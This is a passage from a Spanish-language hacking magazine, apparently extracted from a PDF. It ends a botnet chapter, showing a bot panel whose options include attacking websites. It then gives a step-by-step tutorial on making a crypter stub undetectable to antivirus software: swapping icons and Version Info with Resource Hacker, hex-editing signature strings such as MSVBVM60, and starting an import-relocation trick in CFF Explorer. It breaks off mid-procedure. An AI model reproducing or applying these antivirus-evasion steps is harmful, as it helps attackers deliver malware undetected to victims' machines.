Procederé a auto-infectarme, para probar si funciona. (Ustedes no hagan este paso ya que dañarán severamente su ordenador).

Una vez ejecutado el server, este desaparecerá y conectará a nuestro cliente vía web, se verá algo así:

---

Information	
Total reports in database:	0
Time of first activity:	15.08.2011 01:58:50
Total bots:	1
Total active bots in 24 hours:	100.00% - 1
Minimal version of bot:	2.0.8.9
Maximal version of bot:	2.0.8.9

Current botnet: [All] >>	
Actions: Reset "New bots"	

New bots (1)		Online bots (1)	
AR	1	AR	1

Si investigan un poco el panel del Bot, podrán ver las opciones para ver los logs, para atacar webs, etcétera...

Para cerrar este capítulo, recordar que también tenemos la BotNet con Cliente de escritorio, pero parece no ser necesario abundar en mayores explicaciones ya que no es muy frecuente verla y se configura de igual forma que un troyano común.

A manera de conclusión, señalar que las líneas-guía que hemos reseñado nos sitúan en los primeros pasos de la temática BotNets y sus configuraciones básicas, por lo que no solo no está agotado el tema sino que os invitamos a continuar explorando, profundizando y planteándose problemas a resolver como el mejor camino de aprendizaje.



# *Indetectabilidad*

*Autor: Roda*

## I. INDETECTABILIDAD


### 1. MODDEAR UN BINARIO

En esta segunda entrega de Malware Magazine, analizaremos cómo modificar un **crypter** ya compilado. Es decir, veremos como *moddear* un binario; para ello necesitaremos *Resource Hacker*.

Con esta excelente herramienta, lo que podemos hacer es cambiarle la versión y el icono al ejecutable; y aunque parezca increíble, esto ayuda a saltar algunas firmas.

### 2. CAMBIAR DE ICONO

Una vez que ejecutamos *Resource Hacker*, para cambiar el icono debemos ir al menú "**Action - Replace icon**".




Elegido nuestro icono, solo debemos desplegar al menú **File** y dar click en **Save / Save As** (guardar)...


### 3. CAMBIAR DE VERSION INFO

Para cambiar la **Version Info** de un programa, lo primero que debemos hacer es elegir algún programa que tengamos en nuestra PC o que descarguen de internet.


Veamos un ejemplo: elegimos el programa *Iobit Uninstaller* y lo arrastramos hasta el *Resource Hacker*, vamos donde dice **Version Info** (1033 en este caso)...



Seleccionamos todo el contenido y elegimos *copy* o *cut* (copiar o cortar):



Ahora arrastramos nuestro ejecutable (*stub*) para pegar la información anterior:



A continuación, hacemos el mismo procedimiento que antes y pegamos nuestra información, luego pulsamos donde dice **"Compile Script"** que servirá para que nuestro ejecutable cambie su versión. Recuerden ir al menú **File**, y dar click en **Save o Save As**.


De esta forma ya aprendimos como cambiar el icono y la **"Version Info"** a un ejecutable.

## 4. QUITAR LAS FIRMAS DE UN EJECUTABLE

Bajo este título, aprenderemos algunos métodos para quitar firmas de un ejecutable, para ello usaremos un Editor Hexadecimal **"HexWorkShop"**.


Abrimos nuestro archivo con **HexWorkShop** y nos vamos al binocular marcado en la imagen y en **"value"** ponemos **VB5**.

Asimismo, nos aseguramos de que estén los casilleros marcados tal cual como se ve en la imagen siguiente:




**Nota:** Si cambian o modifican la **VB5** el archivo quedará roto.


Ahora, si bajamos un poco nos encontramos con unos datos que vamos a modificar:




Cambiamos el título del proyecto por cualquier cosa que se nos ocurra, en el ejemplo de la imagen rellené "ModByRod".




Seguidamente, buscamos la MSVBVM60 de la misma forma que antes:



En este caso, modificamos las mayúsculas por minúsculas y borramos la .DLL; marcamos el .DLL botón derecho, FILL



Será 4 el número de bytes que marcamos y 0 con lo que vamos a rellenar. Damos click en OK.



Nos quedará como en la captura precedente.

También, podemos alternar entre mayúsculas y minúsculas (Ej: MsVbVm60).

```

02 00 80 3A 02 00 80 9C 79 01 00 A8 79 01 00 .y.....:....y...y..
79 01 00 D8 79 01 00 EA 79 01 00 FA 79 01 00 .y...y...y...y...y..
7A 01 00 2E 7A 01 00 40 7A 01 00 AD 02 00 80 .z...z...z...@z.....
00 00 80 4E 7A 01 00 5E 7A 01 00 6C 7A 01 00 B...d...Nz...^z...lz..
7A 01 00 88 7A 01 00 98 7A 01 00 A2 7A 01 00 h...~z...z...z...z...z..
7A 01 00 C8 7A 01 00 D8 7A 01 00 E8 7A 01 00 .z...z...z...z...z...z..
73 76 62 76 6D 36 30 00 00 00 00 20 00 00 00 ...msvbm60...|...
73 00 00 00 00 5F 61 64 6A 5F 66 70 74 61 6E _CIcos..._adj_fptan
5F 76 62 61 56 61 72 4D 6F 76 65 00 00 00 00 ...__vbaVarMove....
56 61 72 56 61 72 67 4E 6F 66 72 65 65 00 00 __vbaVarVargNoFree..
62 61 46 72 65 65 56 61 72 00 00 00 00 5F 5F ..__vbaFreeVar....
79 4D 6F 76 65 00 00 00 00 5F 5F 76 62 61 53 vbaAryMove....__vbaS
4D 6F 76 65 00 00 00 5F 5F 76 62 61 4C 65 6E trVarMove....__vbaLen
00 00 00 5F 5F 76 62 61 46 72 65 65 56 61 72 Bstr....__vbaFreeVar
00 00 00 5F 61 64 6A 5F 66 64 69 76 5F 6D 36 List...._adj_fdiv_m6
61 64 6A 5F 66 70 72 65 6D 31 00 00 00 5F 5F 4..._adj_fpreml...
70 79 42 79 74 65 73 00 00 00 00 5F 5F 76 62 vbaCopyBytes.... vb
    
```

Por otro lado, si examinamos un poco el archivo, nos vamos a encontrar con nombres como: **vbaVarMove**, **vbaAryMove**, **vbaCopyBytes**. Éstas son librerías que contiene el ejecutable, la mala modificación de alguna de ellas trae como consecuencia que podemos dejarlo [al ejecutable] inutilizable.

Para mover alguna librería usaremos el famoso método TIL. Para ello utilizaremos la herramienta “*CFF Explorer*” o “*Explorer Suite*”; click derecho en el ejecutable y lo abrimos:

The screenshot shows the CFF Explorer VII interface for the file 'blk.exe'. The 'Import Directory' is selected in the left sidebar, and the main pane displays a table of imported modules. Below the main pane, two windows show '123 instances of 'strings' found in blk.exe'.

Module Name	Imports	OFfs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
MSVBVM60.DLL	63	000029AC	FFFFFFC0	FFFFFFF0	00002AAC	00001000


Address	Length	Length	
000001B0	5	05	.text
000001D7	6	06	^.data
00000200	5	05	.rsrc
00000238	12	0C	MSVBVM60.DLL
00001382	9	09	^-C000-blk
0000138C	4	04	0000
00001419	6	06	!\$%&*'
00001790	5	05	Mmain


Address	Length	Length	
00001BC5	4	04	5<3@
00001C1B	4	04	h<3@
00001C2C	4	04	5<3@
00002AAC	12	0C	MSVBVM60.DLL
00002ABC	6	06	_.Clc0s
00002AC6	10	0A	_.adj_fptan
00002AD4	12	0C	_.vbsAryMove
